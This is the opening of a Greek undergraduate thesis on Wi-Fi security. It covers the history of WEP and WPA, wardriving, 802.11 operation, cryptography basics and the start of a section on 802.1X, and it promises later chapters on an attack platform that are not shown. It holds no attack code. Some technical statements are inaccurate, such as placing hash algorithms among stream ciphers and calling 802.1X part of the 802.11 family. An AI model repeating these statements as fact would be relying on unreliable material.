ΤΕΧΝΟΛΟΓΙΚΟ ΕΚΠΑΙΔΕΥΤΙΚΟ ΙΔΡΥΜΑ ΔΥΤΙΚΗΣ ΕΛΛΑΔΟΣ

ΣΧΟΛΗ ΤΕΧΝΟΛΟΓΙΚΩΝ ΕΦΑΡΜΟΓΩΝ

ΤΜΗΜΑ ΗΛΕΚΤΡΟΛΟΓΙΑΣ

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

ΑΣΦΑΛΕΙΑ WI-FI

ΣΠΟΥΔΑΣΤΗΣ: ΤΟΡΒΑΣ ΑΝΤΩΝΙΟΣ

ΕΠΟΠΤΕΥΩΝ ΚΑΘΗΓΗΤΗΣ: ΚΑΨΑΛΗΣ ΒΑΣΙΛΕΙΟΣ

ΑΡΙΘΜΟΣ ΠΤΥΧΙΑΚΗΣ 1379

ΠΑΤΡΑ ΙΟΥΝΙΟΣ 2014

Περίληψη-Πρόλογος

Η παρούσα εργασία εκπονήθηκε στα πλαίσια των σπουδών μου στο τμήμα Ηλεκτρολόγων Μηχανικών Τ.Ε. της Σχολής Τεχνολογικών Εφαρμογών του ΤΕΙ Δυτικής Ελλάδας. Έτσι λοιπόν την περίοδο των προηγούμενων μηνών μάθαινα για την ασφάλεια δικτύων.

Στόχος της παρούσας εργασίας δεν είναι να δείξω πώς μπορεί κάποιος να σπάσει το δίκτυο του γείτονά του, ώστε να έχει δωρεάν Internet, αλλά να κατανοηθεί το πώς λειτουργεί ένα ασύρματο δίκτυο και να διερευνηθούν τα τρωτά του σημεία, καθώς επίσης και να διερευνηθεί η ασφάλεια της σύνδεσης και της αποστολής πληροφοριών μέσω ενός τέτοιου δικτύου ώστε τελικά να καταστεί δυνατός ο σχεδιασμός ασφαλέστερων συστημάτων.

Επίσης ελπίζω ότι η παρούσα εργασία θα είναι χρήσιμη σε όσους δεν γνωρίζουν πώς να ξεκινήσουν έναν έλεγχο στο δίκτυό τους.

Καταρχήν θα αναλυθεί ο αναγκαίος εξοπλισμός καθώς και πώς μπορεί κάποιος να φτιάξει μια πλατφόρμα επίθεσης.

Ευχαριστίες

Πρώτα απ 'όλα, θα ήθελα να ευχαριστήσω τους καθηγητές μου κ Καψάλη Βασίλειο και κ Λουκά Χαδέλλη, οι οποίοι αποδέχτηκαν μία τέτοιου είδους εργασία σχετικά με την ασφάλεια Wi-Fi. Εκτιμώ το γεγονός ότι οι ίδιοι έχουν διαθέσει χρόνο ώστε να με παρακολουθούν τόσο στενά και να με καθοδηγούν στη λήψη σωστών αποφάσεων που έχουν σχέση με την εργασία αυτή. Ευχαριστώ τον πατέρα μου για την επιδέξια καθοδήγηση και την θεία μου κ Μητσιοπούλου Αικατερίνη για τις πολύτιμες συμβουλές της. Τέλος μεγάλο ευχαριστώ στους Nuno Freitas και Hallvar Helleseth για τις ενδιαφέρουσες ιδέες που άνοιξαν περισσότερο τους ορίζοντές μου.

Περιεχόμενα

Κεφάλαιο 1

Εισαγωγή:

Ένα Wi-Fi (Wireless-Fidelity) δίκτυο που είναι κοντά σας μπορεί να σας δώσει την ευκαιρία, αν είστε λάτρεις των υπολογιστών, να το προσπελάσετε(crack-hack)κάτι το οποίο σημαίνει να βρείτε τον κωδικό του και να συνδεθείτε καταρχήν στο συγκεκριμένο δίκτυο. Η πιο κρίσιμη ευπάθεια (τρύπα) ασφαλείας δημοσιεύτηκε το 2001 [-32-], τέσσερα χρόνια μετά την ανακάλυψη του Wi - Fi , στα επόμενα δύο χρόνια δημιουργήθηκε ένα διεθνές πρότυπο [-22-].Άλλες τρύπες ασφαλείας σε Wi - Fi δίκτυα εμφανίστηκαν στο πρόσφατο παρελθόν, ενώ οι επιθέσεις εναντίον τους έχουν βελτιωθεί και συνδυάζονται με διάφορα εργαλεία λογισμικού, που αυτοματοποιούν κάποια τμήματα των επιθέσεων αυτών.

Κακώς ασφαλισμένα Wi-Fi δίκτυα μπορούν να χρησιμοποιηθούν με σκοπό την επίθεση σε άλλα δίκτυα εταιρειών από "μέσα" αντί να το κάνουν εξωτερικά μέσω του Internet,κάτι το οποίο σημαίνει ότι ένα μη επαρκώς ασφαλισμένο Wi-Fi μπορεί να αξιοποιηθεί για άλλους σκοπούς, οι οποίοι δεν απειλούν άμεσα τον ιδιοκτήτη του. Ο ασύρματος εισβολέας (haker) μπορεί να κρύψει την ταυτότητά του (π.χ. από τους ιδιοκτήτες του δικτύου) και ακόμα αν το επιθυμεί, να αποκαλύψει σε άλλους τα στοιχεία του ιδιοκτήτη. Όσοι τώρα μπορεί να γνωρίζουν την ταυτότητα του εισβολέα (haker) δεν μπορούν να τον εκθέσουν στον ιδιοκτήτη του σπασμένου δικτύου και δεν μπορούν να είναι σίγουροι αν ο εισβολέας απέκτησε πρόσβαση στο συγκεκριμένο δίκτυο με μη νόμιμα μέσα. Μάλιστα θα πρέπει να αναφέρουμε το γεγονός ότι πολλοί κάτοχοι Wi-Fi δικτύων αδυνατούν ή αποτυγχάνουν να ασφαλίσουν επαρκώς τα δίκτυά τους όσο θα έπρεπε ή θα ήθελαν, κάτι που συμβαίνει πολλές φορές και με τις μεγάλες εταιρείες.

Φυσικά ένα ασφαλές δίκτυο σημαίνει ότι είναι και πιο πολύπλοκο, γεγονός που συνήθως συνεπάγεται ότι θα είναι και δυσλειτουργικό για κάποιους από τους χρήστες του και ίσως αυτός είναι ένας από τους σημαντικότερους λόγους που υπάρχουν τόσο πολλά ευάλωτα δίκτυα Wi-Fi.

Για παράδειγμα στην πόλη των Πατρών το Μάρτιο 2012 , πάνω από το 10% των δικτύων Wi - Fi ήταν εντελώς ανοιχτά, και ένα άλλο 45 % ήταν ασφαλισμένο με ανεπαρκείς μηχανισμούς.

1.1 Τι είναι η ασφάλεια Wi-Fi

Η ασφάλεια Wi-Fi εξαρτάται από την κρυπτογραφική μέθοδο που χρησιμοποιεί. Στη παρούσα εργασία θα εξετάσουμε τους μηχανισμούς ασφαλείας WEP (Wired Equivalent Privacy)και WPA (Wi - Fi Protected Access) όπως ορίζονται από την [-22-].

*Προστασία Δεδομένων :*Τα δεδομένα που διαβιβάζονται στο δίκτυο δεν θα πρέπει να είναι αναγνώσιμα από κανέναν άλλον εκτός από αυτούς που επικοινωνούν μεταξύ τους τη συγκεκριμένη στιγμή.

Ιδιωτικότητα-πιστοποίηση: Μόνο χρήστες που γνωρίζουν τον κοινό μυστικό/κωδικό του συγκεκριμένου δικτυού Wi-Fiμπορούν να συνδεθούν με αυτό.

Το WEP (Wired Equivalent Privacy) ήταν το πρώτο κρυπτογραφικό πρωτόκολλο που αναπτύχθηκε με σκοπό την ενεργοποίηση της ιδιωτικότητας και της πιστοποίησης ή με άλλα λόγια την ασφάλεια της προσωπικής μας ζωής στο Wi-Fi, ωστόσο το WEP, όπως αποδείχτηκε μετέπειτα, δεν ήταν αρκετό να μας εξασφαλίσει αυτά για τα οποία δημιουργήθηκε.

Για να διορθωθούν τα θέματα ασφαλείας του WEP δημιουργήθηκε ένα νέο πρωτόκολλο κρυπτογράφησης, το WPA. Από τότε έως σήμερα το WPA είναι μια κοινή πρακτική ώστε να ασφαλιστεί ένα δίκτυο. Δυστυχώς ακόμα κι αν το ίδιο το WPA θεωρείται ότι είναι ασφαλές έχουν ανακαλυφτεί τρόποι (π.χ. λεξικό επίθεσης) για την προσπέλαση του. Τέλος θα πρέπει να αναφέρουμε ότι WPA είναι ένα υποσύνολο του RSN (RobustSecurityNetwork), το οποίο παρουσιάστηκε σαν ένα πρώτο σχέδιο προτύπου ασφαλείας που αναπτύχθηκε από το Ινστιτούτο Ηλεκτρολόγων και Ηλεκτρονικών Μηχανικών (IEEE) και συμβολίζεται σαν 802.11i [20]. Στην παρούσα εργασία καλύπτονται μόνο οι ομοιότητες μεταξύ WPA και RSN, IEEE 802.11i .

1.2 Το Wi-Fi στις μέρες μας.

Με την ανακάλυψη του Wi-Fi οι ασύρματες τεχνολογίες έγιναν φθηνές, φιλικές προς το χρήστη και διαθέσιμες σ’ ένα μεγάλο αριθμό ατόμων και εταιρειών. Σε πυκνοκατοικημένες αστικές περιοχές, τα σημεία πρόσβασης που ανήκουν σε διαφορετικά άτομα είναι τόσα πολλά και τόσο κοντά το ένα στο άλλο που έχουν σαν αποτέλεσμα οι περιοχές κάλυψής τους να αλληλοκαλύπτονται.

Με τέτοια δημοτικότητα και διαθεσιμότητα δικτύων πολλά άτομα ανιχνεύουν δίκτυα Wi-Fi σαν χόμπι. Wardrivers (άτομα/εισβολείς/hackers σε αυτοκίνητα) έχοντας ένα φορητό υπολογιστή και μια κεραία Wi-Fi στο αυτοκίνητό τους και με τη βοήθεια ενός GPS (Global Positioning System) μπορούν και χαρτογραφούν θέσεις και περιοχές κάλυψης των σημείων πρόσβασης (access points). Μερικοί το κάνουν για διασκέδαση, ενώ άλλοι με την πρόθεση να εκμεταλλευτούν τα ευάλωτα δίκτυα Wi-Fi. Warbikers και Warwalkers κάνουν το ίδιο με άλλα μέσα μεταφοράς.

1.3 Δομή Διατριβής /Εργασίας

Ο στόχος της παρούσας διατριβής/εργασίας είναι να δείξει το βαθμό ασφαλείαςπου παρέχεται στα δίκτυα Wi–Fi. Καταρχήν θα περιγραφεί μια συγκεκριμένη πλατφόρμα επίθεσης τέτοιων δικτύων. Έπειτα θα εξηγηθούν οι γνωστές αδυναμίες της ασφάλειάς τους και θα γίνουν κάποιες παραδειγματικές επιθέσεις σε αυτά. Αναλόγως το είδος της αδυναμίας θα γίνει προσπάθεια να εξηγηθεί ο τύπος των επιθέσεων που πρέπει να χρησιμοποιηθεί, και το γιατί. Αναλυτικότερα:

Κεφάλαιο 2 Ξεκινά σαν οδηγός για το λογισμικό και τον εξοπλισμό Wi-Fi που είναι απαραίτητος σε έναν Wi-Fi εισβολέα (hacker), καθώς και πως αυτός μπορεί να πάρει βασικές πληροφορίες για ένα στοχοθετημένο Wi–Fi δίκτυο.

Κεφάλαιο 3 Επισημαίνει τις αδυναμίες στον τομέα της ασφάλειας των Wi-Fi δικτύων, πραγματοποιώντας (παραδειγματικές)επιθέσεις, των οποίων ακολουθεί ανάλυση.

Κεφάλαιο 4 Συνοψίζει τη διατριβή/εργασία και παρουσιάζει κατευθύνσεις μιας περαιτέρω εργασία.

Κεφάλαιο 2

Πως να προσδιορίσετε τα Wi-Fi Δίκτυα

Το κεφάλαιο αυτό είναι ένας απλός οδηγός ώστε να ξεκινήσει κάποιος τον έλεγχο της ασφάλειας (hacking) των δικτύων Wi-Fi. Η δυνατότητα συγκέντρωσης/συλλογής πληροφοριών για ένα δίκτυο είναι ζωτικής σημασίας για όποιον προσπαθεί να επιτεθεί. Στο κεφάλαιο αυτό δείχνεται το πως μπορεί κάποιος να δημιουργήσει μια πλατφόρμα επίθεσης, θα δοθεί η βασική λειτουργία του Wi-Fi και στο τέλος λίγες συμβουλές για το πως μπορεί να γίνει η «χειραγώγηση» ενός τέτοιου δικτύου.

2.1 Εισαγωγή

Όπως ήδη αναφέρθηκε στο κεφάλαιο 1, υπάρχει μια εκπληκτική ποσότητα δικτύων Wi-Fi σε πυκνοκατοικημένες περιοχές. Ο εντοπισμός των περισσοτέρων γίνεται πολύ εύκολα ακολουθώντας τις οδηγίες οποιασδήποτε ασύρματης κάρτας δικτύου (wireless card), οι οποίες μας εξηγούν πως να εντοπίσουμε ένα σημείο πρόσβασης (access point). Οι ίδιες οδηγίες θα χρησιμοποιηθούν για τον εντοπισμό, εκτός του δικού μας σημείου πρόσβασης και κάποιου γειτονικού. Στις μέρες μας υπάρχουν πολλά εργαλεία (software tools) ώστε η παραπάνω διαδικασία να γίνεται αυτόματα, μάλιστα κάποια από αυτά περιέχουν πάρα πολλά χαρακτηριστικά και έχουν ακόμα και τη δυνατότητα να βρουν τα λεγόμενα «κρυφά» δίκτυα. Αν τα συνδυάσουμε τώρα με ένα δέκτη GPS, που μπορεί να κάνει μετρήσεις των σημάτων, είναι πιθανόν να υπολογίσουμε και να εκτιμήσουμε το εύρος του δικτύου ή ακόμα και την ακριβή τοποθεσία του σημείου πρόσβασης.

Θέλοντας τώρα να έχουμε μια ορατή εικόνα κατανομής των δικτύων Wi-Fi μπορούμε να χρησιμοποιήσουμε τις συντεταγμένες των σημείων πρόσβασης πάνω σε ένα χάρτη. Έτσι μπορούμε να δημιουργήσουμε κάποιους πραγματικά πολύ ενδιαφέροντες χάρτες, που μπορούν να χρησιμοποιηθούν από μηχανικούς με σκοπό το σχεδιασμό ή την επέκταση ενός δικτύου Wi-Fi. Επειδή στο κάθε τι υπάρχουν δύο όψεις οι συγκεκριμένοι χάρτες θα μπορούσαν να χρησιμοποιηθούν κακόβουλα και ένας τέτοιος χάρτης να βοηθήσει τους εισβολείς (hackers)με το που μπορεί να βρίσκονται «ανοιχτά» ή κακώς ασφαλισμένα δίκτυα.

Ένα βήμα πιο πέρα από τον απλό εντοπισμό των δικτύων Wi-Fi είναι η σύλληψη πακέτων (capturing packets) και η ανάλυση των πακέτων αυτών. Αρκετές έως πολλές χρήσιμες πληροφορίες μπορούν να εξαχθούν από τα πακέτα αυτά. Ακόμη και τα κρυπτογραφημένα πακέτα δεδομένων έχουν κεφαλίδες απλού κειμένου (plaintext headers). Στην περίπτωση του Wi -Fi μάλιστα, μια ολόκληρη κατηγορία εντολών και πακέτων ελέγχου πρέπει να διαβιβαστούν μέσω απλού κειμένου. Φυσικά, τα αποκρυπτογραφημένα πακέτα αποκαλύπτουν περισσότερες λεπτομέρειες, τις οποίες ένας μηχανικός ίσως ήδη να γνωρίζει, ένας εισβολέας (hacker) όμως θα ήθελε πολύ να τις αποκτήσει μιας και θα ήταν πολύτιμες σε αυτόν.

2.2 Ιστορικό

2.2.1 Από τι αποτελείται ένα Wi-Fi δίκτυο

Τα Wi-Fi δίκτυα αποτελούνται από τουλάχιστον δύο μέρη που επικοινωνούν μεταξύ τους χωρίς τη χρήση οποιονδήποτε καλωδίων, τα οποία ακολουθούν ένα τυποποιημένο σύνολο κανόνων με σκοπό την επίτευξη της μεταξύ τους επικοινωνίας. Το πρότυπο που ακολουθούν είναι γνωστό ως IEEE 802.11, [-21-], ή απλά ως 802.11. Το όνομα Wi-Fi προέρχεται από το Wi-Fi Alliance[1].

Ο Wi-Fi πιστοποιημένος εξοπλισμός, δοκιμάζεται και παίρνει την έγκριση από την Wi-Fi Alliance ενώ πρέπει να φέρει το λογότυπο Wi-Fi (Εικόνα2.1). Μόνο ο Wi-Fi πιστοποιημένος εξοπλισμός είναι εγγυημένα λειτουργικός, αν και υπάρχουν και μη-εγγυημένα προϊόντα που ακολουθούν το ίδιο πρότυπο.

Οι όροι Wi-Fi και 802.11 είναι λίγο πολύ κοινοί στην καθημερινή μας ομιλία και έτσι θα χρησιμοποιούνται και στην παρούσα εργασία. Το 802.11 ήταν έτοιμο το 1997 ενώ το 1999 έγινε ένα διεθνές πρότυπο. Η χρήση του εξακολουθεί να αυξάνεται και θεωρείται ότι έχει τεράστια επιτυχία λόγω και της προσαρμοστικότητάς του. Το 1999, δύο νέες εκδόσεις, η 802.11a και η 802.11b, παρουσιάστηκαν με σκοπό τις υψηλότερες ταχύτητες μετάδοσης δεδομένων.

Εικόνα 2.1: Wi - Fi Alliance logo


Εικόνα 2.2:Wi - Fi Access point

[1]Το Wi - Fi Alliance είναι μια μη κερδοσκοπική εμπορική ένωση βιομηχανίας που περιλαμβάνει μεταξύ άλλων και τις εταιρείες που εφαρμόζουν το πρότυπο 802.11 σε όλες τις τεχνολογίες τους.

2.2.2 Πως λειτουργεί ένα Wi-Fi δίκτυο

Δύο είναι οι βασικοί τρόποι λειτουργίας που ορίζονται από το παραπάνω πρότυπο, ο συνηθισμένος τρόπος ονομάζεται infrastructure mode[2]. Ο τρόπος αυτός επιτρέπει στο ένα μέρος να είναι το σημείο πρόσβασης (access point), όπως απεικονίζεται στην Εικόνα 2.2,ενώ τα υπόλοιπα μέρη αναφέρονται ως πελάτες (clients). Η μέθοδος επικοινωνίας μεταξύ των μερών απεικονίζεται στην Εικόνα 2.3. Ο δεύτερος τρόπος λειτουργίας ονομάζεται Ad-hoc. Ο τρόπος Ad-hoc απεικονίζεται στην Εικόνα 2.4. Σε αυτή την λειτουργία όλα τα μέρη θεωρούνται πελάτες. Η συγκεκριμένη λειτουργία κάποιες φορές μπορεί να αναφέρεται ακόμα και σαν «ανεξάρτητη λειτουργία».

Εικόνα 2.3



Σχέδιο 2.4

Τρόποι επικοινωνίας σε ένα Wi-Fi δίκτυο

Για την επικοινωνία μεταξύ των ασύρματων μέσων ο πελάτης και το σημείο πρόσβασης πρέπει να περιέχουν ένα δέκτη ένα πομπό και μια κεραία.

Για την αποφυγή τυχόν παρεμβολών, ώστε να επιτρέπεται η λειτουργία πολλών δικτύων στην ίδια περιοχή, η IEEE 802.11 [-22-] προσδιορίζει τις ομάδες (group) συχνοτήτων που μπορούν να χρησιμοποιηθούν από ένα δίκτυο. Δύο από αυτές τις ομάδες ανήκουν στη ζώνη των ραδιοσυχνοτήτων και μία στη ζώνη του υπέρυθρου ηλεκτρομαγνητικού φάσματος. Οι ραδιοφωνικές συχνότητες που διατίθενται για το Wi-Fi είναι στα 2.4 GHz και στα 5 GHz. Ανάλογα με τις νόμους και τις ιδιαιτερότητες της κάθε χώρας, η περιοχή που χρησιμοποιείται από το πρωτόκολλο IEEE 802.11b και 802.11g είναι συνήθως από 2,402 έως 2,495 GHz, και 5,12 - 525, 5.25-5.35 και 5,725 - 5,875 GHz για το IEEE 802.11a.Το πρότυπο IEEE 802.11 τώρα χωρίζει τη ζώνη 2,4 GHz σε 14 κανάλια , αλλά μόνο σε τρία μη επικαλυπτόμενα, [-22-].Αντίστοιχα, οι συχνότητες των 5 GHz διαιρούνται σε 12 μη επικαλυπτόμενα κανάλια. Ένα δίκτυο Wi - Fi μπορεί

[2] Το85% από τα δίκτυα της εργασίας που θα δούμε λειτουργούν σε infrastructure mode

να λειτουργήσει σε όλα αυτά τα κανάλια, αλλά μπορεί να δηλωθεί ότι θα λειτουργεί και σε μόνο ένα από αυτά.

Η ταχύτητα μεταφοράς δεδομένων εξαρτάται και από την ποιότητα του καναλιού. Η αρχική έκδοση του 802.11 υποστήριζε ταχύτητες δεδομένων από 1 Mbps έως 2 Mbps, αργότερα 11 Mbps (IEEE 802.11b) και στις μέρες μας έως και 54 Mbps (IEEE 802.11a και 802.11g).Επίσης στις μέρες μας υπάρχουν συσκευές που μπορούν να υποστηρίξουν ταχύτητες μεταφοράς δεδομένων έως και 108 Mbps με τη χρήση διάφορων καναλιών ταυτόχρονα (Super G και Turbo G).

Η αρχική ιδέα στο IEEE 802.11ώστε να καταστεί δυνατή η ανακάλυψη και επικοινωνία μεταξύ των υπολογιστών ήταν τα λεγόμενα οδηγοί πλαίσια (beacon frames)και τα πλαίσια αιτήματος/απάντησης (probe request/response frames). Τα πλαίσια οδηγοί μεταδίδονται από ένα σημείο πρόσβασης με συνήθη ταχύτητα δέκα φορές το δευτερόλεπτο, έτσι ώστε οι πελάτες να μπορούν εύκολα να προσδιορίσουν τα διαθέσιμα ασύρματα δίκτυα της περιοχής. Οι πελάτες μπορούν επίσης να μεταδώσουν τα probe request με στόχο να «απαντηθεί» από το σημείο πρόσβασης, έτσι ώστε ο πελάτης να γνωρίζει ότι το σημείο πρόσβασης είναι εκεί και λειτουργεί.


2.2.3 Σχετικά με την κρυπτογράφηση

Η κρυπτογράφηση είναι μια διαδικασία κατά την οποία η πληροφορία (plaintext ή cleartext) μετατρέπεται μέσω ενός αλγορίθμου (cipher) σε τέτοια μορφή, ώστε να καταστεί αδύνατη η ανάγνωσή της, χωρίς τη γνώση μιας ενδιάμεσης πληροφορίας (key), η οποία θα χρησιμοποιηθεί για την επίτευξη της αντίστροφης διαδικασίας, της αποκρυπτογράφησης. Το αποτέλεσμα της παραπάνω διαδικασίας είναι η κρυπτογραφημένη πληροφορία (ciphertext).

2.2.3.1Είδη κρυπτογράφησης

Θα μας απασχολήσουν δύο είδη κρυπτογράφησης. Η κρυπτογράφηση συμμετρικών κλειδιών (symmetric-key cryptography) και η κρυπτογράφηση δημόσιων κλειδιών (public-key cryptography).

1. **Symmetric-key cryptography** είναι η μέθοδος κρυπτογράφησης κατά την οποία τόσο ο αποστολέας όσο και ο παραλήπτης μοιράζονται το ίδιο κλειδί ή τα κλειδιά τους είναι συσχετισμένα με κάποιον εύκολα υπολογίσιμο τρόπο.




Γενικότερα χρησιμοποιούνται δύο αλγόριθμοι για την κρυπτογράφηση. Οι block ciphers και stream ciphers.

Οι block cipher ουσιαστικά παίρνουν ένα κομμάτι απλού κειμένου και ένα κλειδί (key) ώστε να παράγεται ένα κομμάτι από το κρυπτογράφημα (ciphertext). Επειδή το μέγεθος του νέου απλού κειμένου είναι σχεδόν πάντοτε μεγαλύτερο του αρχικού απλού κειμένου που χρησιμοποιήθηκε, χρειάζεται μια τέτοια μέθοδος ώστε όλα μαζί τα διαφορετικά πακέτα, πους σχηματίζουν το τελικό κρυπτογράφημα (ciphertext), να ενωθούν. Διάφοροι τρόποι έχουν δημιουργηθεί και αναφέρονται ως "καταστάσεις λειτουργίας" (modes of operation). Δύο πολύ γνωστοί block ciphers είναι ο DES (data encryption standard) και oAES (advanced encryption standard).

Οι stream ciphers παράγουν μια (εικονική) ψευδοτυχαία συμβολοσειρά (keystream) την οποία συνδυάζουν με το απλό κείμενο, χαρακτήρα με χαρακτήρα (plaintext bit-by-bit), ώστε το κρυπτογράφημα (ciphertext) να είναι αποτέλεσμα του παραπάνω συνδυασμού, ο οποίος καθορίζεται από μια ή περισσότερες κρυφές παραμέτρους, οι οποίες αλλάζουν καθώς ο αλγόριθμος (cipher) μετατρέπει το απλό κείμενο. Ένας πολύ γνωστός stream cipher είναι ο RC4, τον οποίο συναντάμε σε συστήματα κρυπτογράφησης όπως τα SSL, RDP, SASL, Kerberos, TLS και φυσικά στα WEP και WPA. Στην ίδια κατηγορία ανήκουν και οι αλγόριθμοι hash, οι οποίοι παίρνουν ένα απλό κείμενο και παράγουν μια μοναδική σταθερού μήκους συμβολοσειρά, για το συγκεκριμένο απλό κείμενο (plaintext). Δύο γνωστοί hash αλγόριθμοι είναι ο MD5 και ο SHA.

2. **public-key cryptography** (ή asymmetric-key) προτείνει λύσεις σε μια σειρά πρακτικών προβλημάτων τα οποία προκύπτουν από το γεγονός ότι στα symmetric-key συστήματα κρυπτογράφησης, τα δύο μέρη που ανταλλάσσουν την πληροφορία, πρέπει να έχουν το ίδιο κλειδί (key) και το ίδιο κρυπτογράφημα (ciphertext). Για να επιτευχθεί αυτό είναι απαραίτητη κάποια μορφή ασφαλούς επικοινωνίας. Γεγονός που οδηγεί γρήγορα σε διάφορα προβλήματα της διαχείρισης των κλειδιών. Η καινοτομία της public-key

κρυπτογράφησης βρίσκεται στο ότι χρησιμοποιεί δύο κλειδιά (keys), ένα προσωπικό (private) για την αποκρυπτογράφηση της κρυπτογραφημένης πληροφορίας (ciphertext) και ένα δημόσιο (public) για την κρυπτογράφηση του απλού κειμένου. Τα δύο κλειδιά είναι μαθηματικά συνδεδεμένα μεταξύ τους, χωρίς να είναι δυνατή η παραγωγή του ενός από το άλλο με οποιονδήποτε τρόπο. Γνωστοί asymmetric key αλγόριθμοι είναι οι DSA, RSA, ElGamal, οι οποίοι χρησιμοποιούνται σε προγράμματα όπως το PGP και το OpenPGP.



Μια σημαντική εφαρμογή της public-key κρυπτογράφησης είναι η ψηφιακή υπογραφή (digital signature) μιας πληροφορίας (πχ ένα mail). Αυτό γίνεται μέσω ενός αλγόριθμου, στον οποίο χρησιμοποιείται ένα προσωπικό κλειδί (private key)αυτό το προσωπικό κλειδί χρησιμοποιείται και στην πιστοποίηση. Το αποτέλεσμα του συνδιασμού αυτού με το κατάλληλο δημόσιο κλειδί (public key) είναι ο έλεγχος της γνησιότητας της ψηφιακής υπογραφής. Η ψηφιακή υπογραφή είναι αξιόλογο τμήμα αρκετών συστημάτων ασφαλείας στα δίκτυα όπως για παράδειγμα στα συστήματα SSL/TLS και VPNs.

2.2.4 Το πρωτόκολλο 802.1X

Το πρωτόκολλο IEEE 802.1X είναι ένα πρότυπο που ανήκει στην οικογένεια των 802.11 πρωτόκολλων δικτύου. Παρέχει έναν μηχανισμό πιστοποίησης (authentication) μέσω του οποίου πραγματοποιείται μια σύνδεση σε ένα δίκτυο ή απορρίπτεται και ο οποίος περιλαμβάνει μια διαδικασία αμοιβαίας επικοινωνίας μεταξύ ενός παρόχου (supplicant), ο οποίος επιθυμεί να συνδεθεί στο δίκτυο και του authenticator, ο οποίος παρέχει τον έλεγχο πρόσβασης(συνήθως ένα access point - AP) το οποίο θα ληφθεί και η απόφαση σύνδεσης ή μη του παρόχου.

Το πλεονέκτημα του 802.1X, όσον αφορά τα ασύρματα δίκτυα, είναι ότι όλη η επεξεργασία γίνεται στον πάροχο και στον authentication server. Ο authenticator μπορεί να είναι μια απλή συσκευή που θα κάνει ελάχιστη δουλειά, κάτι το οποίο είναι ιδανικό για τα ασύρματα σημεία πρόσβασης (wireless access points), τα οποία συνήθως έχουν μικρή επεξεργαστική ισχύ και

μνήμη. Επειδή στον προσωπικό μας χώρο συνήθως δεν έχουμε servers, APs κλπ, ο δρομολογητής (router) αναλαμβάνει να κάνει όλα αυτά μαζί. Είναι δηλαδή ταυτόχρονα Access Point και authentication server. Το πρωτόκολλο 802.1X είναι στην πραγματικότητα η εφαρμογή στα δίκτυα ενός άλλου πρωτοκόλλου, του EAP (Extensible Authentication Protocol)το οποίο δημιουργήθηκε ώστε να ξεπεραστούν διάφορα θέματα ασφάλειας και λειτουργίας ενός άλλου πρωτοκόλλου, του PPP (Point-to-Point Protocol - χρησιμοποιείται και σε DSL authentication με τη μορφή PPPoE - PPPover Ethernet-) και στον κόσμο του LAN ονομάζεται EAPoL (EAPover LAN) και έχει διάφορες μορφές όπως για παράδειγμα τα EAP-TLS, PEAP, Kerberos V5 κλπ. Θα μπορούσαμε λοιπόν να πούμε, ότι η δουλειά του πρωτοκόλλου 802.1X, είναι η πιστοποίηση.

2.2.4.1 Σύντομο ιστορικό και εξέλιξη του πρωτοκόλλου 802.1X

